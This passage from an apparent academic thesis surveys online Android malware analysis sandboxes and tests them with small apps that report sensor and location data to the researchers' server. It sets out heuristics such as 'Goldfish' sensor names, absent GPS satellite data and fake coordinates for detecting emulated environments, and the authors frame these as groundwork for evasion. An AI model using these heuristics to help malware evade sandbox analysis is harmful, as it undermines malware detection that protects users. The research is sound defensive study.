A survey of submission reports also indicates various dynamic analysis techniques performed. Among these are screenshots of the application at runtime, network packet captures, Dalvik log files, and a listing of which files were accessed (by full path names). Taint tracking (likely utilizing *TaintDroid*) is performed, as well as phone call and SMS capturing. No form of event stimulation seems to occur during runtime and [36] suggests this is an area of future work for APKScan developers.

G. COPPERDROID

CopperDroid[27] is a framework built on top of QEMU that performs virtual machine inspection (VMI), thereby allowing for *all* analysis to be performed outside of the emulated Android virtual machine [37]. This technique has allowed CopperDroid smooth compatibility and integration as new versions of Android are released, including

[26] Additional information regarding APKScan can be found at: http://apkscan.nviso.be/

[27] Additional details regarding CopperDroid can be found at: http://copperdroid.isg.rhul.ac.uk/copperdroid/about.php

Android 5.0, which moved from the Dalvik virtual machine to ART. Through CopperDroid, K. Tam et al. claim to

> demonstrate that all behaviors manifest themselves through the invocation of system calls, and that [they] can faithfully reconstruct Android malware behaviors regardless of whether it is initiated from Java or native code. [37]

In surveying multiple analysis reports from previously submitted APKs, we observed that CopperDroid performed basic APK unpacking for metadata inspection which included listing all APK file contents and all Android application components. Additionally, CopperDroid makes use of *AndroTotal* for signature comparison against known malware samples.

CopperDroid provides various dynamic analysis techniques including network packet captures, event stimulation (e.g., device boot sequence, incoming calls, incoming SMS), and limited file access information [37]. No taint tracking is utilized in CopperDroid, and K. Tam et al. indicate they think taint analysis is flawed in general [37].

H. MOBILE-SANDBOX

Mobile-Sandbox[28] was first made available for public submissions in January 2012 and by the following year it had analyzed over 150,000 Android applications [38]. Both static and dynamic analysis techniques are applied, but the developers of Mobile-Sandbox place an emphasis on analyzing actions executed in native libraries (C/C++ vice Java) bundled with applications that make calls to the Android JNI [39].

Static analysis is done through APK unpacking and examining the manifest for permissions declared and which Android application components are used [39]. A signature comparison is also performed against VirusTotal for known malware samples [39].

In addition to inspecting what native library calls are performed at runtime, Mobile-Sandbox does basic taint tracking utilizing *TaintDroid* [39]. *MonkeyRunner* is

[28] Additional details regarding Mobile-Sandbox can be found at: http://mobilesandbox.org/

used for basic stimulation events such as incoming phone calls or SMS messages [39]. Although [39] indicates network traffic captures and runtime log files are captured as part of the dynamic analysis, this data does not seem to be provided in the public reports[29] generated from each application's submission.

I. SANDDROID

Similar to Android Sandbox, there was little information we could find publicly available regarding SandDroid.[30] Some basic details are provided on the service's website where APK files are submitted and additional information can be observed based on reports from previous APK submissions [40].

Static analysis includes basic metadata extraction from APK unpacking to include permissions declared, Android components listed, URL and IP extraction, and a listing of sensitive Android API calls such as the `TelephonyManager.getDeviceID` method, which returns unique identifiers such as IMEI or ESN numbers associated with devices [40]. Additionally, SandDroid lists other suspicious behaviors based on static analysis of source code that uses Java reflection, dynamic DEX class loading, and native code execution [40]. Lastly, SandDroid conducts static analysis through signature matching against known malware samples provided by *VirusTotal* [40].

Dynamic analysis of submitted applications to SandDroid includes network packet captures, file access information, phone and SMS monitoring, and data tainting [40]. After surveying several reports from previously submitted APK files, we observed file access information is robust with full path names and a capture of data actually written, similar to ANDRUBIS reports. Based on the SandDroid website and our survey of previous reports, it does not appear that SandDroid conducts any form of event stimulation.

[29] Reports submitted to Mobile-Sandbox can be found at: http://mobilesandbox.org/reports

[30] Additional details regarding SandDroid can be found at: http://sanddroid.xjtu.edu.cn/

J. TRACEDROID

TraceDroid[31] is another online APK submission service that provides both static and dynamic analysis. Although it provides many of the same techniques as other services we researched, TraceDroid's generated report results are much more basic and lack the noticeable HTML presentation display all other services use. Results are provided as multiple log files in zipped archive file format (`*tar.gz`). Additionally, previously submitted APK files are only found if one knows the MD5, SHA1, or SHA256 hash value of the APK. Most other services allow for general browsing through reports from previously submitted applications.

Static analysis techniques provided by TraceDroid primarily consist of APK unpacking for metadata extraction to include permissions declared and Android application components listed [41]. TraceDroid also appears to be one of the few services we surveyed which does not utilize some form of signature comparison against known malware samples, such as through use of *VirusTotal* submissions.

Dynamic analysis provided by TraceDroid focuses on results generated from method tracing and event stimulation, including location changes, incoming phone calls, SMS messages, device boot sequence actions, battery level variations, and *MonkeyRunner* input [41]. Additionally, network packet captures are performed and Dalvik log captures are also provided [41].

K. VISUALTHREAT

Similar to Android Sandbox and SandDroid, there was little information we could find publicly available regarding VisualThreat.[32] The website does allow email requests for a whitepaper (more marketing in nature than technical) which provides basic information. This whitepaper, combined with what we observed from our own APK submissions to VisualThreat, gave us some insight into the service.

[31] Additional details regarding TraceDroid can be found at: http://tracedroid.few.vu.nl/index.php

[32] Additional details regarding VisualThreat can be found at: https://www.visualthreat.com/

Static analysis techniques provided by VisualThreat probably consists of APK unpacking for metadata extraction to include permissions declared and Android application components listed (with the exception of Broadcast Receivers). Signature comparison against known malware samples is performed with results given from *VirusTotal*, *VirusImmune*,[33] *and AndroTotal*.

Both static analysis and dynamic analysis for VisualThreat appears to be categorized across a *scan or action matrix*, as listed in resulting reports generated after APK submissions. The matrices have multiple sections, including: (1) *Info Leakage*, which likely indicates taint tracking is performed against SMS, contacts, phone call history, and location data; (2) *Monitor Activity*, which likely indicates when an application utilizes location data; (3) *Networking Activities*, which provides IP addresses, ports, URL and possibly contents sent using network calls; (4) *SMS Activities*, likely indicates when an application accesses SMS messages stored on the phone, blocks incoming messages, etc.; (5) *File Operations*, which details what files and how each file is accessed (Read/Write), as well as data written out; (6) *Embedded Commands*, which indicates when an application attempts to execute GNU-Linux commands, possibly to escalate privileges or escape application sandboxing.

[33] Information regarding VirusImmune can be found at: http://virusimmune.com/

IV. ANDROID EMULATOR ENUMERATION THROUGH DYNAMIC SENSORS AND RESOURCES

This chapter details multiple proof-of-concept Android applications we developed to test the previously mentioned services introduced in Chapter III. Our tests are focused on exploring how these Android malware analysis services attempt to emulate not only physical hardware features (e.g., location data from a GPS receiver), but dynamic resources on a phone as well (e.g., contacts, call logs, SMS, etc.). By enumerating and observing what data values and attributes are provided (or not provided), we hoped to discern noticeable differences between analysis services and physical devices that would aid in our detection and evasion techniques detailed in Chapter V.

A. METHODOLOGY

Each Android application we developed attempts to capture basic data values and attributes of a sensor, hardware feature, or other dynamic resource. These data values and attributes are directly accessible through proper Android API method calls and, when required, proper Android *permissions* declared in the `AndroidManifest.xml` configuration file. We do not attempt to circumvent or exploit any Android platform feature for purposes of these tests.

To account for differing API levels supported by the four physical devices and nine analysis services tested, we were required to support Android API levels 8 through level 21.[34] Therefore, *all* applications we have developed include a declaration for `minSdkVersion` equal to 8, and `targetSdkVersion` equal to 21 as part of the `AndroidManifest.xml`.

In order to capture results of the tests being performed by each application, we setup an Amazon EC2[35] instance running a basic Apache web server (version 2.4.7) with PHP (version 5.5.9). Each application included method calls to perform HTTP POST

[34] A listing of Android API levels, corresponding Android OS version numbers, and code names is given at: http://developer.android.com/guide/topics/manifest/uses-sdk-element.html#ApiLevels

[35] Amazon EC2 services are provided at: http://aws.amazon.com/ec2/

requests to our EC2 instance, with all results being stored in name-value pairs. Simple PHP scripts on the server parsed out POST parameters and wrote them to individual log files for later retrieval via SFTP (one log file per each analysis tool tested for every application). To accomplish this, the `AndroidManifest.xml` file required two permissions to be declared: `android.permission.INTERNET` and `android.permission.ACCESS_NETWORK_STATE`.[36]

Originally, each sensor, hardware feature, or dynamic resource we wanted to test required only one application (and one corresponding APK file) to be built. After submitting APK files to each service however, we began observing timing issues and log files being modified after we had thought the malware tools had completed their runtime analysis. To better account for these differences, we modified each proof-of-concept application to have 13 different versions (four to account for physical devices we tested, and nine for the analysis services). The only difference across the 13 versions for an individual proof-of-concept application is the URL chosen for submitting the data values and attributes via HTTP POST parameters. For example, the application submitted to ANDRUBIS for listing which sensors were available during runtime utilized `http://54.86.68.241/sensorlist/andrubis.php` as the logging address, whereas the corresponding version of the same application submitted to APKScan utilized `http://54.86.68.241/sensorlist/apkscan.php`. This also provided us with separate MD5 hash values for each application built. Tables with MD5 hash values, as well as corresponding application source code, are provided in Appendix A.

In addition to sending all results to our EC2 instance via HTTP for logging, results are displayed on the Android device or emulator screen using a TextView[37] object. Several of the services provided screen captures of submitted applications during runtime as part of their resulting report, so this served as a secondary measure for capturing data generated from each service.

---

[36] API documentation for Android Manifest permissions is provided at: http://developer.android.com/reference/android/Manifest.permission.html

[37] API documentation for Android TextView objects is provided at: http://developer.android.com/reference/android/widget/TextView.html

During runtime of each Android application, we also captured various static heuristics about the device or emulator performing code execution. The Android `android.os.Build`[38] API provides various public member fields such as `Build.DEVICE`, `Build.BRAND`, `Build.MANUFACTURER`, `Build.MODEL`, `Build.PRODUCT`, `Build.BOARD`, and `Build.VERSION.SDK_INT`, which all give some insight as to the type of hardware and operating system version (i.e., Android API level) utilized for executing an application. This design allowed us to observe several instances where an application we submitted to a single analysis service was executed by at least two separate environments with differing features (e.g., different API levels).

The remainder of this chapter details each different application test and the results observed by running an application on four physical devices (Samsung Galaxy S4, Samsung Galaxy S5, Samsung Galaxy Note 4, and LG Nexus 5) and within nine different analysis services.

B. SENSORLIST APPLICATION

1. Android Sensor Overview

As stated on the Android Open Source Project (AOSP) website:

> Android sensors give applications access to a mobile device's underlying physical sensors. They are data-providing virtual devices defined by the implementation of `sensors.h`, the sensor Hardware Abstraction Layer (HAL).[39] [42]

Data provided by these types of virtual sensors comes from corresponding physical hardware features onboard systems running Android such as accelerometers, gyroscopes, magnetometers, barometer, humidity sensors, pressure sensors, light sensors, and proximity sensors. Not all physical features are associated with Android defined sensors. For instance, the GPS receiver onboard a device might be considered by most as a location sensor; however, Android makes separate distinctions for several other hardware features such as GPS and provides other APIs for accessing those features. The

[38] API documentation for Android `Build` objects is provided at: http://developer.android.com/reference/android/os/Build.html

[39] Source code `sensors.h` provided at http://source.android.com/devices/halref/sensors_8h.html

AOSP website[40] comments that this distinction is somewhat arbitrary, but goes on to state it is commonly based on whether a physical feature is providing lower bandwidth data (e.g., accelerometers) or higher bandwidth data (e.g., cameras), with the former being implemented as Android sensors, and accessible through the Android `Sensor` API [42].

Each Android sensor has an associated sensor type, which is accessed via the `Sensor.getType`[41] method call, and multiple sensors can have the same type on a single device. Official Android sensor types are defined in `sensors.h` and are documented within the Android SDK APIs, describing what data attributes and methods can be called utilizing that sensor [42]. Manufacturers implementing Android on their devices may utilize hardware not defined by Android open-source specifications and therefore assign new temporary types to support corresponding sensors [42]. This is also evidenced by our testing of the SensorList application on four physical devices, shown in Table 5.

2. Application Details

The SensorList application is extremely basic in functionality. No additional Android permissions are required to be declared in the `AndroidManifest.xml` file beyond those required for networking purposes as discussed earlier in this chapter. At its core, the application makes use of the `android.hardware.SensorManager`[42] and `android.hardware.Sensor`[43] APIs. After instantiating a `SensorManager` object, a for-each loop iterates across the available sensors, adding the sensor type and

[40] Additional details regarding Android sensors can be found at: http://source.android.com/devices/sensors/index.html

[41] Additional guidance regarding Android sensors is provided at: https://developer.android.com/guide/topics/sensors/sensors_overview.html

[42] API documentation for Android SensorManager objects is provided at: https://developer.android.com/reference/android/hardware/SensorManager.html

[43] API documentation for Android sensor objects is provided at: https://developer.android.com/reference/android/hardware/Sensor.html

the sensor name-value pair to a `java.util.List`[44] object, which is later used for sending the HTTP POST requests to our EC2 server. A small snippet of source code from the `onCreate` method (i.e., the primary entry point) for SensorList is shown in Figure 7. MD5 hash values for each APK file submitted and additional source code are provided in Appendix A.

```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_sensor_list_main);

    TextView txtSensorList = (TextView) this.findViewById(R.id.txtSensorList);

    SensorManager sensorMgr = (SensorManager) getSystemService(SENSOR_SERVICE);
    List<Sensor> sensorList = sensorMgr.getSensorList(Sensor.TYPE_ALL);


    for (Sensor sensor : sensorList) {
        txtSensorList.append(sensor.getType() + " " + sensor.getName() + "\n");
        params.add(new BasicNameValuePair(String.valueOf(sensor.getType()), sensor.getName()));
    }
```

Figure 7. Code snippet for `onCreate` in the SensorList app.

3. Results

A listing of the 25 officially documented Android sensor types[45] and sensor names cross-matched against the devices and services we tested are provided in Table 4. Checkmarks are listed where a sensor type was indicated as being implemented by a physical device or by a malware analysis environment (via method call return values). A listing of unofficial Android sensor types and sensor names is provided Table 5. Approximately one-third of the sensor types have been available since Android API level 3 (types 1–8). Several were added in API levels 9 and 14 (types 9–13), while the remainders were added in API levels 18 through 21 (types 14–25).

[44] API documentation for Java List objects is provided at: http://developer.android.com/reference/java/util/List.html

[45] Official sensor types are found in the `sensors.h` source code or as documented on the Sensor API reference website: https://developer.android.com/reference/android/hardware/Sensor.html.

Table 4. SensorList application results for Android official sensor types

(Sensor Type #) and Sensor Name	Devices				Malware Analysis Services								
	Galaxy S4	Galaxy S5	Galaxy Note 4	Nexus 5	Android Sandbox	Andrubis	APKScan	CopperDroid	Joe Sandbox	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
(1) ACCELEROMETER	✔	✔	✔	✔	✔		✔	✔		✔	✔		✔
(2) GEOMAGNETIC_FIELD	✔	✔	✔	✔	✔		✔			✔	✔		✔
(3) ORIENTATION	✔	✔	✔	✔	✔		✔		✔	✔	✔		✔
(4) GYROSCOPE	✔	✔	✔	✔									
(5) LIGHT	✔	✔	✔	✔									
(6) PRESSURE	✔	✔	✔	✔									
(7) TEMPERATURE					✔		✔			✔	✔		✔
(8) PROXIMITY	✔	✔	✔	✔	✔		✔			✔	✔		✔
(9) GRAVITY	✔	✔	✔	✔									
(10) LINEAR_ACCELERATION	✔	✔	✔	✔									
(11) ROTATION_VECTOR	✔	✔	✔	✔									
(12) RELATIVE_HUMIDITY	✔												
(13) AMBIENT_TEMPERATURE	✔												
(14) MAGNETIC_FIELD_UNCAL	✔	✔	✔	✔									
(15) GAME_ROTATION_VECTOR		✔	✔	✔									
(16) GYROSCOPE_UNCALIBRATED		✔	✔	✔									
(17) SIGNIFICANT_MOTION	✔	✔	✔	✔									
(18) STEP_DETECTOR	✔	✔	✔	✔									
(19) STEP_COUNTER	✔	✔	✔	✔									
(20) GEOMAGNETIC_ROTATN_VEC				✔									
(21) HEART_RATE													
(22) TILT_DETECTOR				✔									
(23) WAKE_GESTURE													
(24) GLANCE_GESTURE													
(25) PICK_UP_GESTURE													

Table 5. SensorList application results for unofficial sensor types

(Sensor Type #) and Sensor Name	Devices				Malware Analysis Services								
	Galaxy S4	Galaxy S5	Galaxy Note 4	Nexus 5	Android Sandbox	Andrubis	APKScan	CopperDroid	Joe Sandbox	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
(65561) MAX86900		✔											
(65562) HRM		✔											
(65565) MAX86902 UV			✔										
(65558) SCREEN_ORIENTATION	✔		✔										
(33171000) BASIC_GESTURES				✔									
(33171001) TAP				✔									
(33171002) FACING				✔									
(33171003) TILT				✔									
(33171006) AMD				✔									
(33171007) RMD				✔									
(33171009) PEDOMETER				✔									
(33171010) PEDESTRIAN-ACTIVITY				✔									

4. Discussion

Our results provided several insights based upon what sensors were listed as being implemented by each individual analysis service.

First, none of the services implemented any manufacturer-specific sensor types (i.e., unofficial sensor types with numbers above 25). Although we only examined four physical devices, each device had at least one manufacturer-specific sensor type, with the LG Nexus 5 indicating eight different ones. More physical devices would need to be tested with our SensorList application, but these initial results indicate it may be possible to detect an emulated runtime environment simply by looking for at least one manufacturer-specific sensor type.

Second, five of the nine services provided the exact same five sensor types: `ACCELEROMETER`, `GEOMAGNETIC_FIELD`, `ORIENTATION`, `TEMPERATURE`, and `PROXIMITY`. The other services provided one or zero sensor types as implemented. The physical devices all gave results indicating at least 17 sensor types. Based on these initial results we believe the number of sensor types implemented to be a good heuristic for detection of emulated runtime environments. Again, more physical devices would need to be tested to determine if this assertion holds. Interestingly, the aforementioned five sensor types are exactly the same five sensor types provided by an Android SDK default virtual device (AVD), which we confirmed by running SensorList in a default AVD.[46] This suggests the runtime environments for these services are likely built upon a default-provided AVD as a starting foundation.

Third, none of the physical devices we tested provided the `TEMPERATURE` sensor type; however, five of the analysis services did. It would be interesting to test additional modern Android devices (no older than two years on market) to determine if there is a trend to move away from implementing this sensor type, especially since it was deprecated in API level 14 (i.e., modern devices shouldn't still implement this sensor type per Android recommendation).[47] At this time however, we do not believe it would serve as a good heuristic because it is likely there are still a large number of devices in use that do provide this sensor type.

Lastly, though not indicated by Tables 4 or 5, the sensor names associated with each of the sensors provided by the malware analysis services all began with the string *Goldfish*. For instance, the VisualThreat sensor name for its accelerometer is `Goldfish 3-axis Accelerometer`, whereas the Samsung Galaxy S4 sensor name for its accelerometer is `K330 Acceleration Sensor`. This *Goldfish* string is likely an artifact left over by the analysis services building upon an Android SDK-provided Android Virtual Device (AVD) as a starting foundation for their runtime environments.

[46] Android Virtual Devices (AVD) details can be found at: https://developer.android.com/tools/devices/managing-avds.html

[47] `Sensor` constant `TYPE_TEMPERATURE` is listed as deprecated at: http://developer.android.com/reference/android/hardware/Sensor.html#TYPE_TEMPERATURE

We verified this assumption by running SensorList against a default AVD where we received equal sensor outputs with the *Goldfish* naming convention. We conclude that inspecting sensor names would also serve as a good heuristic for detecting emulated Android environments. Sensor names given by the various services we tested are listed in Table 6.

Table 6. Sensor naming conventions by analysis services tested

(Sensor Type #) and Sensor Name Given by Service	Malware Analysis Services								
	Android Sandbox	Andrubis	APKScan	CopperDroid	Joe Sandbox	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
(1) Goldfish 3-axis Accelerometer	✔		✔	✔		✔	✔		✔
(2) Goldfish 3-axis Magnetic field sensor	✔		✔			✔	✔		✔
(3) Goldfish Orientation sensor	✔		✔			✔	✔		✔
(7) Goldfish Temperature sensor	✔		✔			✔	✔		✔
(8) Goldfish Proximity sensor	✔		✔			✔	✔		✔
(3) Kbd Orientation Sensor					✔				

C. LOCATIONGPS AND LOCATIONNETWORK APPLICATIONS

1. Android Location Overview

The Android platform provides developers two separate methodologies (i.e., framework APIs) for accessing and utilizing location data (e.g., GPS, cell tower, or Wi-Fi location). Their recommended method for utilizing location services is via the recently published Google Location Services API,[48] part of Google Play Services [43]. This method requires developers to include the additional Google Play Services SDK while

[48] Google Location Services API details are provided at: https://developer.android.com/google/play-services/location.html

building their applications. Additionally, devices (or emulators) that run location-aware apps using Google Location Services API require Google Play Services to be installed on the device. For two of the more common Android emulators (the default Android SDK emulator and *GenyMotion*[49]), this presents problems as Google Play Services is not typically installed by default, nor can it be easily installed based on our testing. The second (and more traditional way) of accessing and utilizing location data is via the `android.location`[50] API. This is the method we chose for developing our LocationGPS and LocationNetwork applications detailed in the subsequent sections.

At a high level, the `android.location` API has three primary classes for dealing with location information: `Location`,[51] `LocationManager`,[52] and `LocationProvider`.[53] The `Location` class provides attributes and methods for data representing physical geographic locations (e.g., latitude, longitude, time location was provided). The `LocationManager` class provides access to the Android system's location services, and the `LocationProvider` serves as a virtual superclass for different types of location providers such as `GPS_PROVIDER` or `NETWORK_PROVIDER`. All locations generated by a `LocationManager` are guaranteed to have a valid latitude, longitude, and timestamp; other parameters like accuracy or altitude are optional for a given location generated [44]. In addition to the higher-level API classes for utilizing location data, our LocationGPS application makes use of the `GPSSatellite`[54] API for accessing attributes of the satellite data received when a GPS location fix is obtained.

---

[49] Downloads and documentation for GenyMotion is provided at: https://www.genymotion.com/

[50] Android Location summarized details are provided at: https://developer.android.com/reference/android/location/package-summary.html

[51] API documentation for Android Location objects are provided at: https://developer.android.com/reference/android/location/Location.html

[52] API documentation for Android LocationManager objects are provided at: https://developer.android.com/reference/android/location/LocationManager.html

[53] API documentation for Android LocationProvider objects are provided at: https://developer.android.com/reference/android/location/LocationProvider.html

[54] API documentation for Android GPSSatellite objects are provided at: https://developer.android.com/reference/android/location/GpsSatellite.html

Additional Android permissions beyond those required for sending network traffic from our applications had to be declared in the `AndroidManifest.xml` file for accessing locational data. LocationGPS requires `android.permission.ACCESS_FINE_LOCATION`, and LocationNetwork requires `android.permission.ACCESS_COARSE_LOCATION`.

2. Application Details

The main entry point for the LocationGPS and LocationNetwork apps is the `onCreate` life cycle method. A small code snippet of this method is provided in Figure 8. First, a `LocationManager` is instantiated and then the `isProviderEnabled` method is called to verify a GPS or Network `LocationProvider` is available on the device or emulator executing the application. If the provider is not enabled, an error message is displayed onscreen and sent via HTTP POST request to our EC2 instance. If the provider is enabled, `getLastKnownLocation` is called to determine whether any current locational data is available without waiting for new updates from the provider.

```
//Setup Location Manager and Provider
locationManager = (LocationManager) getSystemService(LOCATION_SERVICE);

// Verify that GPS provider is enabled;
if(locationManager.isProviderEnabled(LocationManager.GPS_PROVIDER)) {
    // Application has access to GPS
    Location location = locationManager.getLastKnownLocation(LocationManager.GPS_PROVIDER);
    locationManager.addGpsStatusListener(this);

    if (location != null) {
        // default location provided; need to append to TextView and send status to server
        setLocationData(location);
        showLocationData();
        sendLocationData();
    } else {
        // GPS Provider is enabled but getting last known location produces no results
        setErrorMsg("GPS Provider is enabled; no location available however");
        showErrorMsg();
        sendErrorMsg();

    }


} else {
    // GPS Provider Not Enabled
    setErrorMsg("GPS Provider not enabled on device");
    showErrorMsg();
    sendErrorMsg();

}
```

Figure 8. Code snippet for `onCreate` in the LocationGPS app.

New location and GPS satellite updates for the provider are caught by event listener methods as shown in Figure 9. New updates are displayed onscreen and then sent to our EC2 instance.

```
@Override
public void onLocationChanged(Location location) {
    if (location != null) {
        numLocationChanges++;
        // default location provided; need to append to TextView and send status to server
        setLocationData(location);
        showLocationData();
        sendLocationData();
    } else {
        // GPS Provider is enabled but getting last known location produces no results
        setErrorMsg("GPS Provider is enabled; Location Changed Event Occurred; Location is null");
        showErrorMsg();
        sendErrorMsg();

    }

}

@Override
public void onGpsStatusChanged(int event) {
    if (event == GpsStatus.GPS_EVENT_SATELLITE_STATUS || event == GpsStatus.GPS_EVENT_FIRST_FIX) {
        // Create new GPS Status object
        GpsStatus status = locationManager.getGpsStatus(null);
        // Get list of satellites
        Iterable<GpsSatellite> satellites = status.getSatellites();

        // Only do this 10 times for simplifying results; data doesn't drastically change
        if (maxSatelliteStatusUpdateCount != 0) {
            maxSatelliteStatusUpdateCount--;
            setSatelliteData(satellites);
            showSatelliteData();
            sendSatelliteData();
        }

    }

}
```

Figure 9. Code snippet for location and satellite update listener methods in the LocationGPS app

The `Location` API provides multiple methods for accessing locational data values such as: accuracy, altitude, bearing, latitude, longitude, number of satellites used for a GPS location fix, the type of `LocationProvider`, speed, and time of location. The `GPSSatellite` API also provides multiple methods for accessing various attributes of the received satellite data used to generate a GPS location. These include: azimuth, elevation, signal-to-noise ratio, and a pseudorandom number associated with the satellite. Our LocationGPS app collects all of this data on each update, while our LocationNetwork app collects all of the same data except values associated with satellite data.[55]

[55] Location data from network type providers is based on cell tower and known Wi-Fi access points.

MD5 hash values for each APK file submitted and additional source code are provided in Appendix A.

3. Results

A listing of the various attributes associated with a location as obtained during runtime execution of the LocationGPS app, as well as attributes from satellite data obtained from GPS location fixes is provided in Table 7. Listings of the same attributes obtained during runtime execution of the LocationNetwork app are given in Table 8. Checkmarks are listed where values were given other than default (i.e., other than zero or null), therefore suggesting the attribute is being implemented. We provide additional details regarding the actual values logged while running the applications in the subsequent discussion section.

Table 7. LocationGPS application results

Attribute Tested	Devices				Malware Analysis Services								
	Galaxy S4	Galaxy S5	Galaxy Note 4	Nexus 5	Android Sandbox	Andrubis	APKScan	CopperDroid	Joe Sandbox	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
Is GPS Provider enabled?	✔	✔	✔	✔	✔	✔	✔	✔		✔	✔	✔	✔
Location provided?	✔	✔	✔	✔				✔		✔	✔		
Multiple updates provided?	✔	✔	✔	✔									
Location accuracy (*m*)	✔	✔	✔	✔									
Location altitude (*m*)	✔	✔	✔	✔									
Location bearing (*degrees*)	✔	✔	✔	✔									
Location latitude (*degrees*)	✔	✔	✔	✔				✔		✔	✔		
Location longitude (*degrees*)	✔	✔	✔	✔				✔		✔	✔		
Location speed (*m/s*)	✔	✔	✔	✔									
Location time (*POSIX time*)	✔	✔	✔	✔				✔		✔	✔		
Number of Satellites	✔	✔	✔	✔									
Satellite azimuth (*degrees*)	✔	✔	✔	✔									
Satellite elevation (*degrees*)	✔	✔	✔	✔									
Satellite signal-to-noise ratio	✔	✔	✔	✔									
Satellite pseudorandom number	✔	✔	✔	✔									

Table 8. LocationNetwork application results

Attribute Tested	Devices				Malware Analysis Services								
	Galaxy S4	Galaxy S5	Galaxy Note 4	Nexus 5	Android Sandbox	Andrubis	APKScan	CopperDroid	Joe Sandbox	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
Is Network Provider enabled?	✔	✔	✔	✔		✔						✔	
Location provided?	✔	✔	✔	✔		✔						✔	
Multiple updates provided?													
Location accuracy	✔	✔	✔	✔		✔						✔	
Location altitude						✔						✔	
Location bearing													
Location latitude	✔	✔	✔	✔		✔						✔	
Location longitude	✔	✔	✔	✔		✔						✔	
Location speed													
Location time (*POSIX*)	✔	✔	✔	✔		✔						✔	

4. Discussion

Our results provided several insights based upon which types of location providers were present, whether location data was provided, and what type of quality the data showed when it was provided.

The first noticeable dynamic heuristic was none of the analysis services provided more than one update to location data when location providers were enabled. During executions of the LocationGPS app on all four physical devices, multiple new location updates were provided usually within a short period of time (i.e., under a minute).

Although it is feasible the GPS receiver on a device could be turned off or could lose signal immediately after one update, we feel confident that the testing for multiple location updates in a short period of time would allow detection of an emulated runtime environment, specifically when a GPS location provider is initially enabled. The same

assertion is harder to make when locations are generated from a Network provider. Location updates may not happen if a device's location is associated with a Wi-Fi access point and never leaves the access point's proximity. Our testing of the LocationNetwork app shows this when all four physical devices never receive multiple updates.

The next noticeable heuristic was all locations generated by GPS providers in the analysis environments lacked any satellite data attributes. In fact, when an analysis environment provided a GPS location, the number of satellites used in the location fix was zero. In contrast, all four physical devices we tested provided all satellite data attributes and the location fixes for each device ranged between six to twelve satellites being used. This result indicates satellite counts across GPS location updates would allow detection of an emulated runtime environment.

Another noteworthy heuristic was how believable the locations generated by GPS or Network providers are. Of the three GPS locations obtained, one service gave coordinates in the ocean off the coast of Somalia (Mobile-Sandbox), another gave coordinates in the middle of the Arabian Sea (SandDroid), and a third service gave coordinates in Antarctica (CopperDroid), as shown in Figure 10. Interestingly, ANDRUBIS and TraceDroid both provided the *exact same* location data (using a Network provider). The latitude and longitude for this location placed it near an urban location of China. Also noteworthy was how much accuracy was given in the latitude and longitude values. Most values went out to 14 or 15 decimal places; however, SandDroid's locational data gave latitude of 14.0N and longitude of 64.0E. The exact latitude and longitude coordinates for each service that gave results in our testing is provided in Table 9.



Figure 10. Coordinates provided by CopperDroid from execution of LocationGPS and plotted in Google Maps

Table 9. Latitude and longitude results by analysis service

Analysis Service Name	Latitude (degrees)	Longitude (degrees)
Android Sandbox		
ANDRUBIS (*network*)	30.54352062121697	104.06553571634504
APKScan		
CopperDroid (*GPS*)	-74.01233333333333	40.70666833333333
Joe Sandbox Mobile		
Mobile-Sandbox (*GPS*)	2.2945983333333335	48.858399999999996
SandDroid (*GPS*)	14.0	64.0
TraceDroid (*network*)	30.54352062121697	104.06553571634504
VisualThreat		

The last dynamic heuristic we observed was the value provided by the `Location.getTime`[56] method for each location obtained. Both ANDRUBIS and TraceDroid provided a value of `1342232104000`, which equates to `14 July 2012 02:15:04 UTC`. CopperDroid provided a value of `1343174400000`, which equates to `25 July 2012 00:00:00 UTC`. SandDroid provided a value of `1417449600000`, which equates to `01 December 2014 16:00:00 UTC`. Only, Mobile-Sandbox's value was reasonably accurate at `1423036800000`, which equates to `04 February 2015 08:00:00 GMT`. This suggests that the value for a location's time could be used as a dynamic heuristic for detecting emulated environments. It is worth noting however, that the time returned is based on the time specified in the Android system when a location is obtained, not based on data received via satellite, cell tower, or Wi-Fi access point. Though unlikely, it is possible a device could have the incorrect time and therefore inaccurately portray that time in a location update.

